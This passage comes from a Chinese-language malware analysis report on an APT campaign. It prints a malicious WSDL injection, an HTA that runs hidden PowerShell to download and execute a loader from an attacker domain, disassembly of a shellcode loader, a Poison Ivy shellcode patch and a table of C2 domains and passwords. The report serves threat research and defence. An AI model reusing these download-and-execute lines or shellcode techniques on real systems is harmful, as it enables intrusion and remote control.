    <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
  </binding>
  <service name="Service">
    <port name="Port" binding="tns:Binding">
      <soap:address location="http://updateinfo.servgame.org?C:\Windows\System32\mshta.exe?http://
updateinfo.servgame.org/ding1/ding1.hta"/>
      <soap:address location="";
        if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
          System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
          System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
        } //"/>
    </port>
  </service>
</definitions>
```

并且进一步下载恶意的 HTA 文件，其执行 PowerShell 指令下载 Loader 程序，保存为 officeupdate.exe 并执行。

```
<html>↓
<head>↓
<script language="VBScript">↓
Sub window_onload↓
  const impersonation = 3↓
  Const HIDDEN_WINDOW = 12↓
  Set Locator = CreateObject("WbemScripting.SWbemLocator")↓
  Set Service = Locator.ConnectServer()↓
  Service.Security_.ImpersonationLevel=impersonation↓
  Set objStartup = Service.Get("Win32_ProcessStartup")↓
  Set objConfig = objStartup.SpawnInstance_↓
  Set Process = Service.Get("Win32_Process")↓
  Error = Process.Create("PowerShell -WindowStyle Hidden -nop -c
(New-Object
System.Net.WebClient).DownloadFile('http://updateinfo.servgame.org/tiny1/tiny1.
exe', 'officeupdate.exe'); (New-Object -com
Shell.Application).ShellExecute('officeupdate.exe');", null, objConfig,
intProcessID)↓
  window.close()↓
end sub↓
</script>↓
</head>↓
</html>←
```

## B. Loader 分析


根据 Loader 程序中包含的字符串信息，制作者将其命名为 SCLoaderByWeb，版本信息为 1.0 版，从字面意思为从 Web 获取的 Shellcode Loader 程序。其用来下载执行 shellcode 代码。

```

:0x00002ce0 ==> SCLoaderByWeb, 1.0 版
:0x00002d88 ==> SCLoaderByWeb
:0x00002dae ==> SCLOADERBYWEB
:0x00000ad2 ==> @http://www.baidu.com/
:0x00000b00 ==> http://updateinfo.servgame.org/tiny1detvghrt.tmp
    
```

Loader 程序首先会尝试连接某常用网址，以判断网络联通性，如果没有联网，会每隔 5 秒尝试连接一次，直至能联网。

然后从 `hxxp://updateinfo.servgame.org/tiny1detvghrt.tmp` 下载 payload，如图：



接着判断文件是否下载成功，如果没有下载成功会休眠 1 秒后，然后再次尝试下载 payload：

```

mov     esi, eax
xor     eax, eax
push    eax             ; dwContext
push    80000000h       ; dwFlags
push    eax             ; dwHeadersLength
push    eax             ; lpzHeaders
push    offset aHttpUpdateInfo ; "http://updateinfo.servegame.org/tiny1de"...
push    esi             ; hInternet
call    ds:InternetOpenUrlW
mov     edi, eax
test    edi, edi
jnz     short loc_4010CE

```

```

push    esi             ; hInternet
call    ds:InternetCloseHandle

```

```

loc_4010CE:
lea     eax, [ebp+dwNumberOfBytesRead]
push    eax             ; lpdwNumberOfBytesRead
push    1770h           ; dwNumberOfBytesToRead
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
push    edi             ; hFile
call    ds:InternetReadFile
push    esi             ; hInternet
call    ds:InternetCloseHandle
mov     edi, [ebp+dwNumberOfBytesRead]
cmp     edi, 0FA0h
jnb     short loc_40110C

```

```

loc_40110C:
; Size
push    edi
call    ds:malloc
mov     ebx, eax
pop     ecx
and     dword ptr [ebx], 0
test    edi, edi
jz      short loc_40112E

```

```

push    1000            ; dwMilliseconds
call    ebx ; Sleep
mov     edi, [ebp+var_1B68]
jmp     short loc_401090

```

安全客 ( www.anquanke.com )

下载成功后，把下载的文件内容按每个字节分别和 0xac, 0x5c, 0xdd 异或解密(本质上就是直接每个字节异或 0x2d)，如图：

```

loc_40112E:                                ; CODE XREF: sub_401008+113↑j
xor     eax, eax
test    edi, edi
jz      short loc_40113D

loc_401134:                                ; CODE XREF: sub_401008+133↓j
xor     byte ptr [eax+ebx], 0ACh
inc     eax
cmp     eax, edi
jb      short loc_401134

loc_40113D:                                ; CODE XREF: sub_401008+12A↑j
xor     eax, eax
test    edi, edi
jz      short loc_40114C

loc_401143:                                ; CODE XREF: sub_401008+142↓j
xor     byte ptr [eax+ebx], 5Ch
inc     eax
cmp     eax, edi
jb      short loc_401143

loc_40114C:                                ; CODE XREF: sub_401008+139↑j
xor     eax, eax
test    edi, edi
jz      short loc_40115B

loc_401152:                                ; CODE XREF: sub_401008+151↓j
xor     byte ptr [eax+ebx], 0DDh
inc     eax
cmp     eax, edi
jb      short loc_401152
    
```

之后把解密完的 shellcode 在新创建的线程中执行，如图：

```
.text:0040115B loc_40115B: ; CODE XREF: sub_401008+148↑j
.text:0040115B push 40h ; flProtect
.text:0040115D push 1000h ; flAllocationType
.text:00401162 lea eax, [edi+0Ah]
.text:00401165 push eax ; dwSize
.text:00401166 push 0 ; lpAddress
.text:00401168 call ds:GetCurrentProcess
.text:0040116E push eax ; hProcess
.text:0040116F call ds:VirtualAllocEx
.text:00401175 push edi ; Size
.text:00401176 mov esi, eax
.text:00401178 push ebx ; Src
.text:00401179 push esi ; Dst
.text:0040117A call memcpy
.text:0040117F add esp, 0Ch
.text:00401182 xor eax, eax
.text:00401184 push eax ; lpThreadId
.text:00401185 push eax ; dwCreationFlags
.text:00401186 push esi ; lpParameter
.text:00401187 push offset StartAddress ; lpStartAddress
.text:0040118C push eax ; dwStackSize
.text:0040118D push eax ; lpThreadAttributes
.text:0040118E call ds:CreateThread
.text:00401194 push 0FFFFFFh ; dwMilliseconds
.text:00401196 push eax ; hHandle
.text:00401197 call ds:WaitForSingleObject
.text:0040119D mov ecx, [ebp+var_4]
.text:004011A0 pop edi
.text:004011A1 pop esi
.text:004011A2 xor ecx, ebp
.text:004011A4 xor eax, eax
.text:004011A6 pop ebx
.text:004011A7 call sub_40141C
.text:004011AC leave
.text:004011AD retn 10h
.text:004011AD sub_401008 endp
.text:00401000 StartAddress proc near ; DATA XREF: sub_401008+17F↓o
.text:00401000 lpThreadParameter= dword ptr 8
.text:00401000 push ebp
.text:00401001 mov ebp, esp
.text:00401003 call [ebp+lpThreadParameter]
.text:00401006 pop ebp
.text:00401007 retn
.text:00401007 StartAddress endp
```

直接CALL线程传过来的参数

### C. Shellcode 分析

分发域名地址托管的.tmp 文件均为逐字节异或的 shellcode，如下图所示为从分发域名下载的 tinyq1detvghrt.tmp 文件，该文件是和 0x2d 异或加密的数据。






tinyldetvgght. tmp																
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	78	A6	C1	AC	E9	1D	DD	D2	D2	4D	1E	ED	A0	90	A9	DD
00000010	D2	D2	94	59	22	2D	2D	DE	87	1E	ED	A0	90	6D	DD	D2
00000020	D2	94	69	2D	2D	2D	DE	87	EA	A8	80	DC	D2	D2	CA	2D
00000030	2D	2D	C4	43	20	2D	2D	78	A6	C1	AC	E9	1D	D7	D2	D2
00000040	A6	58	25	A0	AB	D6	2E	2D	2D	7D	47	2D	47	2D	D2	BB
00000050	A8	2D	2D	2D	A4	AB	E8	25	2D	2D	D2	BB	A4	2D	2D	2D
00000060	10	9A	2D	2D	2D	58	29	E4	EF	29	2D	7B	A0	AB	46	24
00000070	2D	2D	7D	A0	AB	68	2C	2D	2D	7D	D2	BB	D0	2D	2D	2D
00000080	C5	2A	2D	2D	2D	5A	5E	1F	72	1E	1F	2D	75	7D	D2	BB
00000090	B0	2D	2D	2D	A4	AB	EE	27	2D	2D	C5	17	2D	2D	2D	CC
000000A0	4D	99	A3	2C	2D	FC	6C	04	51	38	2D	33	96	C1	48	34
000000B0	2D	21	75	C0	C7	30	2D	AC	00	53	72	28	2D	97	0F	5D
000000C0	1A	20	2D	A7	C5	11	57	3C	2D	E8	E0	EB	31	24	2D	FA
000000D0	F2	00	64	B4	2D	2D	2D	2D	2D	72	AE	12	2D	59	36	D2
000000E0	1A	D2	9B	EE	27	2D	2D	7D	D2	BB	F0	2D	2D	2D	22	9A
000000F0	7A	29	A4	29	1F	AE	EA	2B	C6	CD	45	A2	F5	89	96	D2
00000100	9B	EE	27	2D	2D	7D	D2	BB	F0	2D	2D	2D	A0	A0	47	D3
00000110	D2	D2	7C	45	2C	2C	2D	2D	D2	FD	A8	ED	22	A8	4F	29
00000120	2D	2D	EA	A8	19	D1	D2	D2	3D	0A	2D	2D	AD	93	D9	27
00000130	2D	2D	2C	58	15	AE	93	EC	2F	2D	2D	D2	58	02	D2	9B
00000140	A1	2C	2D	2D	A2	AB	EC	2F	2D	2D	45	1C	2C	2D	2D	A0
00000150	AB	BD	2C	2D	2D	7D	A0	AB	E8	2F	2D	2D	7D	D2	BB	84
00000160	2D	2D	2D	EA	AB	A1	2C	2D	2D	D2	D2	D2	D2	EA	A8	69
00000170	D3	D2	D2	2D	2D	2D	2D	EB	AB	95	25	2D	2D	2C	AD	93
00000180	D9	27	2D	2D	2C	22	A8	A5	2D	2D	2D	AE	90	69	D3	D2
00000190	D2	2F	58	1C	AD	93	D8	27	2D	2D	2C	58	05	AE	93	A1
000001A0	2C	2D	2D	D2	58	3B	D2	9B	EC	2F	2D	2D	A2	AB	A1	2C
000001B0	2D	2D	EA	AB	EC	2F	2D	2D	D2	D2	D2	D2	EB	AB	D9	27

解密后发现是 Poison Ivy 生成的 shellcode，标志如下：

00001220	04 08 00 53 74 75 62 50 61 74 68 18 04 28 00 53	...StubPath..(.S
00001230	4F 46 54 57 41 52 45 5C 43 6C 61 73 73 65 73 5C	SOFTWARE\Classes\
00001240	68 74 74 70 5C 73 68 65 6C 6C 5C 6F 70 65 6E 5C	http\shell\open\
00001250	63 6F 6D 6D 61 6E 64 56 04 35 00 53 6F 66 74 77	commandV.5.Softw
00001260	61 72 65 5C 4D 69 63 72 6F 73 6F 66 74 5C 41 63	are\Microsoft\Ac
00001270	74 69 76 65 20 53 65 74 75 70 5C 49 6E 73 74 61	tive Setup\Insta
00001280	6C 6C 65 64 20 43 6F 6D 70 6F 6E 65 6E 74 73 5C	lled Components\
00001290	FA 0A 06 00 74 69 6E 61 5F 31 90 01 16 00 12 66	ú. .tina_1. . .f
000012A0	65 76 75 70 64 61 74 65 2E 6F 63 72 79 2E 63 6F	evupdate.ocry.co
000012B0	6D 00 50 00 8C 01 04 00 00 00 00 00 C1 02 04 00	m.P.1. . . . .Á. .
000012C0	FF FF FF FF 45 01 06 00 31 36 38 31 36 38 FB 03	yyyyE. . .1681681
000012D0	09 00 29 21 56 6F 71 41 2E 49 34 00 00 00 00 53	..) VoqA.I4. . .S
000012E0	51 52 57 31 C0 64 8B 40 30 8B 40 0C 8B 70 1C AD	QRW1Ad1@01@.lp. .
000012F0	8B 40 08 68 FC A4 53 07 50 E8 22 00 00 00 6A 00	!@.hü"S.Pe" . . .j.
00001300	68 65 6C 33 32 68 6B 65 72 6E 89 E3 6A 00 6A 00	hel32hkern!äj.j.
00001310	53 FF D0 5B 5B 5B 5F 5A 59 5B 50 E9 EA FA FF FF	SyD[[[_ZY[Péeyüy

通过分析测试 Poison Ivy 木马生成的 shellcode 格式与该攻击载荷中使用的 shellcode 格式比较，得到每个配置字段在 shellcode 中的位置和含义。



其 shellcode 配置字段的格式详细如下：

00001280	6C 6C 65 64 20 43 6F 6D 70 6F 6E 65 6E 74 73 5C	lled Components\
00001290	FA 0A 06 00 74 69 6E 61 5F 31 90 01 16 00 12 66	ú...tina_1....f
000012A0	65 76 75 70 64 61 74 65 2E 6F 63 72 79 2E 63 6F	evupdate.ocry.co
000012B0	6D 00 50 00 8C 01 04 00 00 00 00 00 C1 02 04 00	m.P.!......Á...
000012C0	FF FF FF FF 45 01 06 00 31 36 38 31 36 38 FB 03	yyyyE...168168ú.
000012D0	09 00 29 21 56 6F 71 41 2E 49 34 00 00 00 53	...)!VoqA.I4....S
000012E0	51 52 57 31 C0 64 8B 40 30 8B 40 0C 8B 70 1C AD	QRW1Àd!@0!@.!p.-



```

06 00 //标记名长度↓
74 69 6E 61 5F 31 //标记名:tina_1↓
90 01 ↓
16 00 //域名长度↓
12 66 65 76 75 70 64 61 74 65 2E 6F 63 72 79 2E 63 6F 6D //域名: fevupdate.ocry.com↓
00 50 //网络 字节序的端口: 80↓
00 ↓
8C 01 04 00 00 00 00 00 C1 02 04 00 FF FF FF FF 45 01 ↓
06 00 //上线密码长度↓
31 36 38 31 36 38 //上线密码: 168168↓
FB 03 ↓
09 00 //互斥体长度↓
29 21 56 6F 71 41 2E 49 34 //互斥体: !VoqA.I4↓
00 00 00 00↓

```

在分析 Poison Ivy 中获取 kernel32 基址的代码逻辑时，发现其不兼容 Windows 7 版本系统，因为在 Windows 7 下 InitializationOrderModule 的第 2 个模块是 KernelBase.dll，所以其获取的实际是 KernelBase 的基址。

```

seg000:00000DEF loc_DEF: ; CODE XREF: seg000:00000DF7↓j
seg000:00000DEF call sub_D46
seg000:00000DF4 sub edi, 1
seg000:00000DF7 jnz short loc_DEF
seg000:00000DF9 pop edi
seg000:00000DFA mov eax, dword ptr fs:loc_28+8
seg000:00000E00 mov eax, [eax+0Ch]
seg000:00000E03 mov esi, [eax+1Ch]
seg000:00000E06 lodsd
seg000:00000E07 push dword ptr [eax+8] ; 获取kernel32的基址，但是在win7下是kernel32base.dll的基址，所以不兼容win7
seg000:00000E0A pop dword ptr [ebp-4C1h]
seg000:00000E10 push 4134D1ADh
seg000:00000E15 push dword ptr [ebp-4C1h]
seg000:00000E18 push 0
seg000:00000E1D call sub_670
seg000:00000E22 mov [ebp-0EDFh], eax
seg000:00000E28 call near ptr loc_E35+1
seg000:00000E2D popa
seg000:00000E2E db 64h
seg000:00000E2E jbe short loc_E92
seg000:00000E31 jo short loc_E9C
seg000:00000E33 xor esi, [edx]
seg000:00000E35 loc_E35: ; CODE XREF: seg000:00000E28↑p
seg000:00000E35 add bh, bh
seg000:00000E37 xchg eax, ebp
seg000:00000E38 and ecx, esi

```

```

31C0 xor eax, eax
64:8B40 30 mov eax, dword ptr fs:[eax+30]
8B40 0C mov eax, dword ptr [eax+C]
8B70 1C mov esi, dword ptr [eax+1C]
AD lods dword ptr [esi]
8B40 08 mov eax, dword ptr [eax+8]
68 FCA45307 push 753A4FC

```

KERNELPA.75F10000

由于 Poison Ivy 已经停止更新，所以攻击团伙为了使 shellcode 能够执行在后续版本的 Windows 系统，其采用了代码 Patch 对获取 kernel32 基址的代码做了改进。

其改进方法如下：

1. 在原有获取 kernel32 基址代码前增加跳转指令跳转到 shellcode 尾部，其 patch 代码增加在尾部；
2. patch 代码首先获取 InitializationOrderModule 的第 2 个模块的基址(WinXP 下为 kernel32.dll, WIN7 为 kernelbase.dll)；
3. 然后获取 InitializationOrderModule 的第二个模块的 LoadLibraryExA 的地址 (WinXP 下的 kernel32.dll 和 WIN7 下的 kernelbase.dll 都有这个导出函数)
4. 最后通过调用 LoadLibraryExA 函数获取 kernel32 的基址。

```

seg000:00000DEF
seg000:00000DEF loc_DEF:
seg000:00000DEF      call    sub_D46          ; CODE XREF: seg000:00000DF7↓j
seg000:00000DF4      sub     edi, 1
seg000:00000DF7      jnz     short loc_DEF
seg000:00000DF9      pop     edi
seg000:00000DFA      jmp     loc_12DF

```

↓

```

seg000:000012DF loc_12DF:
seg000:000012DF      push    ebx
seg000:000012E0      push    ecx
seg000:000012E1      push    edx
seg000:000012E2      push    edi
seg000:000012E3      xor     eax, eax
seg000:000012E5      mov     eax, fs:[eax+30h]
seg000:000012E9      mov     eax, [eax+0Ch]
seg000:000012EC      mov     esi, [eax+1Ch]
seg000:000012EF      lodsd
seg000:000012F0      mov     eax, [eax+8]
seg000:000012F3      push    753A4FCh
seg000:000012F8      push    eax
seg000:000012F9      call    sub_1320          ; 获取LoadLibraryExA的地址
seg000:000012FE      push    0
seg000:00001300      push    '23le'
seg000:00001305      push    'nrek'
seg000:0000130A      mov     ebx, esp
seg000:0000130C      push    0
seg000:0000130E      push    0
seg000:00001310      push    ebx
seg000:00001311      call    eax              ; 通过LoadLibraryExA获取Kernel32的基址
seg000:00001313      pop     ebx
seg000:00001314      pop     ebx
seg000:00001315      pop     ebx
seg000:00001316      pop     edi
seg000:00001317      pop     edx
seg000:00001318      pop     ecx
seg000:00001319      pop     ebx
seg000:0000131A      push    eax
seg000:0000131B      jmp     loc_E0A          ; 跳会原来的代码处

```

↓

```


seg000:00000E0A loc_E0A:
seg000:00000E0A      pop     dword ptr [ebp-4C1h]
seg000:00000E10      push    4134D1ADh
seg000:00000E15      push    dword ptr [ebp-4C1h]
seg000:00000E1B      push    0
seg000:00000E1D      call    sub_670
seg000:00000E22      mov     [ebp-0EDFh], eax
seg000:00000E28      call    near ptr loc_E35+1
seg000:00000E2D      popa
seg000:00000E2E      db     64h
seg000:00000E2E      jbe     short loc_E92
seg000:00000E31      jo      short loc_E9C
seg000:00000E33      xor     esi, [edx]

```

攻击者针对 shellcode 的 patch，使得其可以在不同的 Windows 系统版本通用。

该 shellcode 的功能主要是远控木马的控制模块，和 C2 通信并实现远程控制。这里我们在 Win7 系统下模拟该木马的上线过程。





对控制域名上托管的其他 shellcode 文件进行解密，获得样本的上线信息统计如下：

行动 ID	上线域名	端口	上线密码	互斥体
2017	office.go.dyndns.org	5566	!@#3432!@#@!	)!VoqA.I4
bing	zxcv201789.dynssl.com	8088	zxc5566	)!VoqA.I4
ding1	microsoftword.serveuser.com	53	1wd3wa\$RFGHY^%\$	)!VoqA.I4
ding2	uswebmail163.sendsmtp.com	53	1wd3wa\$RFGHY^%\$	)!VoqA.I4
geiwoaaa	geiwoaaa.qpoe.com	443	wyaaa8	)!VoqA.I4
jin_1	hy-zhqopin.mynumber.org	80	HK#mq6!Z+.	)!VoqA.I4
jin_2	bearingonly.rebatesrule.net	53	~@FA<9p2c*	)!VoqA.I4
justdied	www.service.justdied.com	80	ppt.168@	)!VoqA.I4
pouhui	pouhui.diskstation.org	53	index#help	)!VoqA.I4
tina_1	fevupdate.ocry.com	80	168168	)!VoqA.I4



tina_2	wmiaprp.ezua.com	53	116688	)!VoqA.I4
tony_1	winsysupdate.dynamic-dns.net	80	0A@2q60#21	)!VoqA.I4
tony_2	officepatch.dnset.com	53	aZ!@2q6U0#	)!VoqA.I4

## 最新控制木马分析

在 2018 年 5 月，我们在该组织针对境内相关海事机构和单位的攻击活动中，发现了其使用的新的木马程序，其主要利用鱼叉邮件投递 RAR 自解压程序附件，当受害目标人员双击后执行。

